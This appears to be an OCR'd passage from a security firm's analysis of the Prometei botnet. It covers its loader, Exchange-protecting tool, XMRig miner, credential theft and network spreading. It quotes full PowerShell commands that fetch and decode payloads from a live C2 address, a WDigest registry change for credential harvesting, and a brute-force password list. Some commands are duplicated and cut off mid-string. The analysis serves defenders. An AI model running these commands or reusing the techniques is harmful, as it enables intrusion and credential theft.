powershell.exe "if(-not (Test-Path 'rdpclip.exe')) {$b64=$(New-Object Net.WebClient).DownloadString('http://178.21.164.68/walk278_64.php');$data=[System.Convert]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i -lt $data.Length; $i++){$j+=66;$bt[$i]=(((($data[$i]) -bxor (($i*3) -band 0xFF))-$j) -band 0xFF);}[io.file]::WriteAllBytes('rdpclip.exe',$bt);}"&C:\Windows\svchost.exe /sha1chk 381C17131D13E1203C91720870ECB441F5BE297E miwalk.exe&sqhost.exe /sha1chk 381C17131D13E1203C91720870ECB441F5BE297E miwalk.exe&C:\Windows\svchost.exe /sha1chk 9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&sqhost.exe /sha1chk	Downloading rdpclip.exe, an additional module of the botnet into C:\\Windows and executes it.

9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&rdpclip.exe	
taskkill -f -im rdpclip.exe&del rdpclip.exe&powershell.exe "if(-not (Test-Path '7z.dll')) {(New-Object Net.WebClient).DownloadFile('http://178.21.164.68/7z.dll','7z.dll');}if(-not (Test-Path '7z.exe')) {(New-Object Net.WebClient).DownloadFile('http://178.21.164.68/7z.exe','7z.exe');} (New-Object Net.WebClient).DownloadFile('http://178.21.164.68/netwalker2.7z','netwalker.7z');"&7z x netwalker.7z -phorhor123 -y&del netwalker.7z	Downloading 7z.exe and an archived file, Netwalker.7z and use the 7zip executable to extract the files in the archive.
taskkill -f -im rdpclip.exe&ping -n 3 127.0.0.1&C:\Windows\svchost.exe /sha1chk 9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&sqhost.exe /sha1chk 9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&powershell.exe "if(-not (Test-Path 'miwalk.exe')) {$b64=$(New-Object Net.WebClient).DownloadString('http://178.21.164.68/mi64.php');$data=[System.Convert]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i -lt $data.Length; $i++){$j+=66; taskkill -f -im rdpclip.exe&ping -n 3 127.0.0.1&C:\Windows\svchost.exe /sha1chk 9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&sqhost.exe /sha1chk 9623DCD8836C481AA44AE84499F20E2439941A4B rdpclip.exe&powershell.exe "if(-not (Test-Path 'miwalk.exe')) {$b64=$(New-Object Net.WebClient).DownloadString('http://178.21.	Downloading miwalk.exe, an additional module of the botnet into C:\\Windows\.

164.68/mi64.php');$data=[System.Convert]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i -lt $data.Length; $i++){$j+=66;$bt[$i]=(((($data[$i]) -bxor (($i*3) -band 0xFF))-$j) -band 0xFF);}[io.file]::WriteAllBytes('miwalk.exe',$bt);}"	


In addition, it appears the attackers attempted to execute C:\Windows\svchost.exe, which is the same file as sqhost.exe, and the attackers named it as svchost in earlier versions, but it wasn't downloaded in the attack or in existence by this name. The reference for "svchost.exe" resides in different components of the malware, sometimes even in addition to "sqhost". Our assumption is that it is used either for backwards-compatibility or it is the case that the attackers didn't bother to change it in some places after renaming the main bot module to "sqhost.exe".

- **Sqhost.exe:** executed with "-watchdog" parameter, to make sure that it will keep running on the system.
- **Wmic.exe:** was used to perform reconnaissance commands:

- wmic ComputerSystem get Model
- wmic OS get lastbootuptime
- wmic baseboard get product
- wmic os get caption


EXCHDEFENDER.EXE

Exchdefender tries to masquerade as a "Microsoft Exchange Defender", a non-existent program that masquerades as a legitimate Microsoft product. When first executed, it creates a service named "Microsoft Exchange Defender" [MSExchangeDefenderPL] that is set to execute the binary (from C:\Windows) with the same command line as seen used with sqhost.exe - "Dcomsvc":



```
Administrator: cmd.exe
C:\Windows\system32>C:\Users\[redacted]\Desktop\exchdefender.exe
Installing MS Exchange Defender...OK
Starting...OK

C:\Windows\system32>
```

Output of running Exchdefender.exe



Command Line:
C:\Windows\exchdefender.exe Dcomsvc
Path:
C:\Windows\exchdefender.exe
Services:
Microsoft Exchange Defender [MSExchangeDefenderPL]


Service name and command line used to execute Exchdefender.exe

Exchdefender constantly checks the files within the directory C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth, a known directory to be used to host WebShells. The malware is specifically interested in the file "ExpiredPasswords.aspx" which was reported to be the name used to obscure the HyperShell backdoor used by APT34 (aka. OilRig). If the file exists, the malware immediately deletes it.

Our assessment is that this tool is used to "protect" the compromised Exchange Server by deleting potential WebShells so Prometei will remain the only malware using its resources.

SEARCHINDEXER.EXE

SearchIndexer.exe is an open source Monero mining software (XMRig miner). It is executed with the content from "desktop.dat" file as a parameter, which contains the mining server and the username for the mining server:




Desktop.dat

```
-o stratum+tcp://5.189.171.187:3333 -u
4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVKynbkyP1jvCiDajNLPepPbBdrbaqBu8fCTcFEFdCtgbe
kSsTf17B1MhyE2AKCEyfR -p x --donate-level 1
```

Content of Desktop.dat

Following the investigation, it appears that the user is “banned due to reports of botnet mining” from around March 2021, and it’s very likely that the attackers have changed the user already:



Your Stats & Payment History


4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVKynbkyP1jvCiDajNLPepPbBdrbaqBu8fCTcFEFdCtgbekSsTf17B1MhyE2AKCEyfR

Banned due to reports of botnet mining.

A massage showing that the user was banned

NETWALKER.7Z

The Netwalker.7z archive downloaded from the C2 178.21.164[.]68 is password protected, using the password “horhor123”. The content of the archive is saved under C:\Windows\dell, together with the other components of the bot. The archive contains the following files: Nethelper2.exe, Nethelper4.exe, Windrlver.exe, a few DLLs,a copy of Rdpclip.exe and a few DLLs used by the bot components:



libcrypto-1_1.dll	22/01/2020 12:59	Application extension	1,741 KB
libssp-0.dll	22/01/2020 12:59	Application extension	89 KB
Mono.Security2.dll	01/09/2014 10:18	Application extension	292 KB
Mono.Security4.dll	01/09/2014 10:18	Application extension	294 KB
nethelper2.exe	22/02/2021 22:13	Application	22 KB
nethelper4.exe	22/02/2021 22:13	Application	22 KB
Npgsql2.dll	07/01/2021 22:44	Application extension	398 KB
Npgsql4.dll	09/01/2021 02:33	Application extension	344 KB
rdpclip.exe	17/03/2021 04:54	Application	98 KB
windrlver.exe	23/02/2021 15:50	Application	279 KB

Content of Netwalker.7z

RDPCIIP.EXE

Rdclip.exe (with a capital “I” instead of a lowercase “L”) is both downloaded directly by sqhost.exe and is also contained in the Netwalker.7z archive". It is a key component of the malware. It has huge (trust us, *huge*) functionality with different branches with the main purpose being to interact with other components of the malware and make them work all together.
Rdpclip is responsible for some of the most important functions of the malware - harvesting credentials (using another component called


Miwalk.exe) and spreading across the network using the stolen credentials as well as using the SMB exploit EternalBlue and the RDP exploit BlueKeep.

HARVESTING CREDENTIALS FOR SPREADING

To harvest credentials, Rdpclip.exe launches another component, Miwalk.exe, a customized version of Mimikatz. The output is saved to ssldata2.dll and ssldata2_old.dll, which are text files, and Rdpclip reads those files and tries to validate the credentials and use them for spreading across the network.


In addition, Rdpclip.exe also changes the following registry key to 1 so the credentials are stored in memory and retrieved using techniques employed by Miwalk.exe:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential



```
push    offset Parameters ; "/C reg add \"HKEY_LOCAL_MACHINE\\SYSTEM'
; CHAR Parameters[]
Parameters      db '/C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\S'
                                        ; DATA XREF: WinMain(x,x,x,x)+443↑o
                db 'ecurityProviders\WDigest" /v UseLogonCredential /f /t REG_DWORD /'
                db 'd 1',0
push    offset Directory ; lpParameters
push    offset aCWindowsDellMi ; "C:\\Windows\\dell\\miwalk.exe"
push    offset Operation ; "open"
push    0               ; hwnd
call    esi ; ShellExecuteA
```


Changing the registry key “UseLogonCredential”



```
movdqu  xmm0, xmmword ptr ds:aCWindowsDellSs_0 ; "C:\\windows\\dell\\ssldata2.dll"
movdqu  xmmword ptr [esp+2EA50h+Filename], xmm0
movq    xmm0, qword ptr ds:aCWindowsDellSs_0+10h ; "ssldata2.dll"
movq    [esp+2EA50h+var_2E8B0], xmm0
mov     al, byte ptr ds:aCWindowsDellSs_0+1Ch ; ""
movdqu  xmm0, xmmword ptr ds:aCWindowsDellSs ; "C:\\windows\\dell\\ssldata2_old.dll"
```

Reading the contents of ssldata2.dll and ssldata2_old.dll

In addition to using the harvested credentials, Rdpclip also tries to spread across the network by brute-forcing the usernames and passwords using a built-in list of common combinations:




```
call    __alloca_probe
push    ebx
push    esi
push    edi
mov     ebx, ecx
lea     edi, [ebp+var_590]
mov     ecx, 0D9h
mov     esi, offset a123456Password ; "123456|passwo
a123456Password db '123456|password|PASSWORD|admin@123|Aa123456|qwer12345|Huawei@123|'
                                        ; DATA XREF: sub_417780+1D↑o
                db '123@abc|golden|123!@#qwe|1qaz@WSX|Ab123|1qaz!QAZ|Admin123|Adminis'
                db 'trator|Abc123|Admin@123|Passw0rd|123qwe!@#|football|welcome|1|12|'
                db '21|123|321|1234|12345|123123|123321|111111|654321|666666|121212|0'
                db '00000|222222|888888|1111|555555|1234567|12345678|123456789|987654'
                db '321|admin|root|abc123|abcd1234|abcd@1234|abc@123|p@ssword|P@sswor'
                db 'd|p@ssw0rd|P@ssw0rd|P@SSWORD|P@SSW0RD|P@w0rd|P@word|iloveyou|monk'
                db 'ey|login|passw0rd|master|hello|qazwsx|password1|qwerty|Qwerty1|Qw'
                db 'erty2|baseball|qwertyuiop|superman|1qaz2wsx|123qwe|zxcvbn|pass|aa'
```

A list of common usernames and passwords embedded in Rdpclip.exe

NETWORK SPREADING BY EXPLOITING VULNERABILITIES


If Rdpclip can't spread to other machines using the stolen credentials, it uses the EternalBlue exploit and sends a shellcode to install and launch the main bot module Sqhost.exe. To use the exploit, the malware downgrades the SMB protocol to SMB1, which is vulnerable to the exploit:



```
loc_14001299B:              ; nShowCmd
mov     [rsp+2A00h+nShowCmd], 1
mov     [rsp+2A00h+lpDirectory], rbx ; lpDirectory
lea     r9, aCPowershellSet ; "/C powershell Set-SmbServerConfiguratio"...
; CHAR aCPowershellSet[]
aCPowershellSet db '/C powershell Set-SmbServerConfiguration -EnableSMB1Protocol $fal'
                                        ; DATA XREF: sub_140012430+578↑o
                db 'se -Confirm:$false',0
```

Downgrading the SMB protocol to version 1

To use the RDP exploit BlueKeep, the malware uses another component, Bklocal2.exe / Bklocal4.exe (Depending on the OS version), which is also downloaded by Sqhost and located in C:\Windows\dell:



```
mov     [esp+esi+2EA50h+var_2DC88], eax
mov     ax, word ptr [esp+2EA50h+var_2E9F0+4]
movq    xmm0, qword ptr ds:aBklocal2Exe ; "bklocal2.exe"
mov     [esp+esi+2EA50h+var_2DC84], ax
mov     al, byte ptr [esp+2EA50h+var_2E9F0+6]
mov     [esp+esi+2EA50h+var_2DC82], al
mov     al, byte ptr ds:aBklocal2Exe+0Ch ; ""
movq    qword ptr [esp+esi+2EA50h+var_2DC98], xmm0
push    400h            ; Size
mov     dword ptr [esp+esi+2EA54h+var_2DC98+8], edi
mov     [esp+esi+2EA54h+var_2DC98+0Ch], al
lea     eax, [esp+2EA54h+var_2BC98]
push    0               ; Val
push    eax             ; Dst
call    _memset
add     esp, 0Ch
test    esi, esi
jz      short loc_41D098
```


```
push    esi             ; Size
lea     eax, [esp+2EA54h+var_2BC98]
push    offset byte_43BC80 ; Src
push    eax             ; Dst
call    _memmove
add     esp, 0Ch
```

```
loc_41D098:
movdqa  xmm0, [esp+2EA50h+var_2EA00]
mov     eax, dword ptr [esp+2EA50h+var_2E9F0]
movdqu  xmmword ptr [esp+esi+2EA50h+var_2BC98], xmm0
mov     [esp+esi+2EA50h+var_2BC88], eax
mov     ax, word ptr [esp+2EA50h+var_2E9F0+4]
movq    xmm0, qword ptr ds:aBklocal4Exe ; "bklocal4.exe"
mov     [esp+esi+2EA50h+var_2BC84], ax
mov     al, byte ptr [esp+2EA50h+var_2E9F0+6]
```

Executing the BlueKeep exploit binaries

PREPARING THE GROUND FOR OTHER COMPONENTS

Rdpclip also prepares the ground for other components of the bot such as Nethelper, the SQL spreader, Windrlver, and the SSH client.
It checks if the dependencies for the files are all set, including Mono.security.dll and Npgsql.dll. If not, it will download and copy the files to the right folder. Eventually, Rdpclip will execute the components as child processes and use them for its main purpose - spreading:



